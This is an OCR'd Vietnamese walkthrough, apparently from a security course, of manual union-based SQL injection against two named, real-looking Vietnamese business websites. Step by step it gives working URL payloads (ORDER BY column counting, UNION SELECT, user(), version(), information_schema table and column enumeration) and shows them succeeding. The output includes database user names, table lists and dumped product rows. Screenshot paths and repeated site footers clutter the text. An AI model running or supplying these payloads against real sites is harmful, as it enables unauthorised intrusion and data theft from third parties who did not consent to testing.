MySQL error: Unknown column '7' in 'order clause'
MySQL error code: 1054
MySQL query error: select * from nhp_products where cid=1 order by 7-- order by id
desc
MySQL VERSION: 5.7.34-cll-lve

Date: Saturday - September.24.2022 - 11:55:05 AM
IP address: 1.55.68.162
Browser: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/104.0.5112.84 Safari/537.36
```

=>Có 6 trường

+Tìm cột bị lỗi:

https://www.vinahands.com/cat.php?id=1%20union%20select%201,2,3,4,5,6

=>Cột 3 bị lỗi




mật | vinahands.com/cat.php?id=-1%20union%20select%201,2,3,4,5,6--%20-

3

Bản quyền 2008 © CÔNG TY CỔ PHẦN KỸ THUẬT BÀN TAY VIỆT (VINAHANDS)
Trụ sở công ty: Số 8 Yên Xá , Tân Triều, Thanh Trì, TP.Hà Nội
Văn phòng giao dịch: CT8B, KĐT Văn Quán, Quận Hà Đông, TP.Hà Nội
Tel: (024) 3688 6226 **Fax:** (024) 3688 7557
Website: , **http://vinahands.com** ; Email: **vinahands@gmail.com**
Thiết kế bởi **VINAHANDS**

+Tìm user():



: | vinahands.com/cat.php?id=-1%20union%20select%201,2,user(),4,5,6--%20-

Lớp học
Cú pháp SQLite
Sinh viên đăng nhập
infosecptit.com - /cs...
VINAHANDS
Sứ giả Môi trường
ng chủ | Giới thiệu | Lĩnh vực hoạt động | Bàn Tay Việt với Môi trường và Cộng đồng | Hình ảnh sản phẩm | Góc Bàn Tay Việt | Thành tựu | Liên hệ
hư viện ảnh
Hình ảnh sản phẩm
Thành tựu
Góc Bàn Tay Việt


gvinaha2_db@localhost

Bản quyền 2008 © CÔNG TY CỔ PHẦN KỸ THUẬT BÀN TAY VIỆT (VINAHANDS)
Trụ sở công ty: Số 8 Yên Xá , Tân Triều, Thanh Trì, TP.Hà Nội
Văn phòng giao dịch: CT8B, KĐT Văn Quán, Quận Hà Đông, TP.Hà Nội
Tel: (024) 3688 6226 **Fax:** (024) 3688 7557
Website: , **http://vinahands.com** ; Email: **vinahands@gmail.com**
Thiết kế bởi **VINAHANDS**

User: gvinaha2_db@localhost

+Tìm phiên bản:

http://www.vinahands.com/cat.php?id=-1 union select 1,2,version(),4,5,6—



mật | vinahands.com/cat.php?id=-1%20union%20select%201,2,version(),4,5,6--


5.7.34-cll-lve

Bản quyền 2008 © CÔNG TY CỔ PHẦN KỸ THUẬT BÀN TAY VIỆT (VINAHANDS)
Trụ sở công ty: Số 8 Yên Xá , Tân Triều, Thanh Trì, TP.Hà Nội
Văn phòng giao dịch: CT8B, KĐT Văn Quán, Quận Hà Đông, TP.Hà Nội
Tel: (024) 3688 6226 Fax: (024) 3688 7557
Website: , http://vinahands.com ; Email: vinahands@gmail.com
Thiết kế bởi VINAHANDS

Phiên bản: 5.7.34-cll-lve

+ Trích xuất danh sách bảng:

http://www.vinahands.com/cat.php?id=-1%20union%20select%201,2,group_concat(table_name),4,5,6%20from%20information_schema.tables%20where%20table_schema=database()--%20-



Không bảo mật | vinahands.com/cat.php?id=-1%20union%20select%201,2,group_concat(table_name),4,5,6%20from%20information_schema.tables%20...


nhpEN_cat,nhpEN_daily,nhpEN_feedback,nhpEN_html,nhpEN_news,nhpEN_news2,nhpEN_news3,nhpEN_news4,nhpEN_news5,nhpEN_picture,nhpEN_products,nhpEN_scategory,nhpEN_spbanchay,nhpEN_topic,nhp_cat,nhp_daily,nhp_feedback,nhp_html,nhp_news,nhp_news

Bản quyền 2008 © CÔNG TY CỔ PHẦN KỸ THUẬT BÀN TAY VIỆT (VINAHANDS)
Trụ sở công ty: Số 8 Yên Xá , Tân Triều, TP.Hà Nội
Văn phòng giao dịch: CT8B, KĐT Văn Quán, Quận Hà Đông, TP.Hà Nội
Tel: (024) 3688 6226 Fax: (024) 3688 7557
Website: , http://vinahands.com ; Email: vinahands@gmail.com
Thiết kế bởi VINAHANDS

nhpEN_cat,nhpEN_daily,nhpEN_feedback,nhpEN_html,nhpEN_news,nhpEN_news2,nhpEN_news3,nhpEN_news4,nhpEN_news5,nhpEN_picture,nhpEN_products,nhpEN_scategory,nhpEN_spbanchay,nhpEN_topic,nhp_cat,nhp_daily,nhp_feedback,nhp_html,nhp_news,nhp_news2,nhp_news3,nhp_news4,nhp_news5,nhp_picture,nhp_products,nhp_scategory,nhp_spbanchay,nhp_topic

+Trích xuất danh sách các trường của bảng: nhpEN_products

http://www.vinahands.com/cat.php?id=-1%20union%20select%201,2,unhex(hex(group_concat(column_name))),4,5,6%20from%20information_schema.columns%20where%20table_name=%200x6e6870454e5f70726f6475637473--%20-



vinahands.com/cat.php?id=-1%20union%20select%201,2,unhex(hex(group_concat(column_name))),4,5,6%20from%20information_sche...


id,cID,tenSP,thongTin,gia,code

Bản quyền 2008 © **CÔNG TY CỔ PHẦN KỸ THUẬT BÀN TAY VIỆT (VINAHANDS)**
Trụ sở công ty: Số 8 Yên Xá , Tân Triều, Thanh Trì, TP.Hà Nội
Văn phòng giao dịch: CT8B, KDT Văn Quán, Quận Hà Đông, TP.Hà Nội
Tel: (024) 3688 6226 **Fax:** (024) 3688 7557
Website: , **http://vinahands.com** ; Email: **vinahands@gmail.com**
Thiết kế bởi **VINAHANDS**

id,cID,tenSP,thongTin,gia,code

+ Lấy danh sách dữ liệu của bảng:

http://www.vinahands.com/cat.php?id=-1 union 20 select 1,2,unhex(hex(group_concat(id,0x2f,cID,0x2f,tenSP))),4,5,6 from nhpEN_products---




```
› mật | vinahands.com/cat.php?id=-1%20union%20select%201,2,unhex(hex(group_concat(id,0x2f,cID,0x2f,tenSP))),4,5,6%20from%20nhpEN_pr...
```

```
13/3/Đèn �?�? b� n DB
316,11/3/Đèn �?�? b� n DB
317,12/3/Đèn �?�? b� n DB
318,10/3/Đèn �?�? b� n DB
319,14/6/Đèn pha lê PLS1011,15/6/
Đèn pha lê PLS1113,16/6/Đèn pha
lê PLS1031,17/6/Đèn pha lê
PLS1031,18/7/Đèn Sứ
DSZ501,19/7/Đèn Sứ DSZ502,20/7/
Đèn Sứ DSZ154,21/7/Đèn Sứ DS
238,22/6/Đèn pha lê PLS1035,23/7/
Đèn Sứ DS 237,24/5/Đèn thủy tinh
TTZ857,25/5/Đèn thủy tinh
TTZ135,26/5/Đèn thủy tinh
TTZ041D,368/22/Quyến rũ sang
trọng,27/5/Đèn thủy tinh
TTZ125,28/7/Đèn Sứ DSZ397,29/5/
Đèn thủy tinh TTZ106,30/7/Đèn Sứ
DSZ380,31/5/Đèn thủy tinh
TTZ051b,367/22/Huyền bí lôi cu�?
n,32/5/Đèn thủy tinh TTZ956,33/6/
Đèn pha lê PLS1211,34/6/Đèn pha
lê PLS1157,35/6/Đèn pha lê
PLS1062,366/22/Nhẹ nh� ng
thanh khiết,36/5/Đèn thủy tinh
TTZ559,365/22/Trẻ trung sôi �?�?
ng,37/6/Đèn pha lê PLS1176,38/5/
Đèn thủy tinh TTZ782B,39/5/Đèn
thủy tinh TTZ034B,40/5/Đèn thủy
tinh TTZ830,41/5/Đèn thủy tinh
TTZ519i,42/5/Đèn
```

Trang: http://www.vietfarmsfsf.com

Số trường:

http://www.vietfarmsfsf.com/?php=product_detail&id=260 order by 1-- -



lish

Thứ sáu, 23/09/2022 - 9 : 21 AM

Thông tin chi tiết

TRỨNG GÀ JUMBO

Đặt mua

Trứng gà Jumbo

Những sản phẩm khác

Trứng gà ta

Trứng gà tươi (hộp 10 quả)

Trứng gà Omega 3 (hộp 10 quả)

TRỨNG GÀ OMEGA 3 - VIETFARM

TRỨNG SACH VIETFARM

Trứng gà tươi

Hotline: (08) 5449 1160


Video clip

Video clip khác

- Máy đập trứng
- Nhà máy xử lý trứng gia cầm VIETFARM

Góc thư giãn

http://www.vietfarmsfsf.com/?php=product_detail&id=260 order by 18-- -



lish

Thứ sáu, 23/09/2022 - 9 : 21 AM

Thông tin chi tiết

TRỨNG GÀ JUMBO

Đặt mua

Trứng gà Jumbo

Những sản phẩm khác

Trứng gà ta

Trứng gà tươi (hộp 10 quả)

Trứng gà Omega 3 (hộp 10 quả)

TRỨNG GÀ OMEGA 3 - VIETFARM

TRỨNG SACH VIETFARM

Trứng gà tươi

Hotline: (08) 5449 1160


Video clip

Video clip khác

- Máy đập trứng
- Nhà máy xử lý trứng gia cầm VIETFARM

Góc thư giãn


http://www.vietfarmsfsf.com/?php=product_detail&id=260 order by 19-- -



=> Số trường: 18.

Tìm cột lỗi:


http://www.vietfarmsfsf.com/?php=product_detail&id=-260 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18-- -



=> Cột 3 và 8 lỗi ta có thể chèn code vào đó.

Tìm user :

http://www.vietfarmsfsf.com/?php=product_detail&id=-260 union select 1,2,3,4,5,6,7,user(),9,10,11,12,13,14,15,16,17,18-- -



Thứ sáu, 23/09/2022 - 9 : 31 AM

Thông tin chi tiết

3

Đặt mua

traiviets_demo@localhost

Những sản phẩm khác

Bột hồng cầu bò

Concentrado 30

PALBIO 50RD

Bột huyết tương

4 Sản phẩm

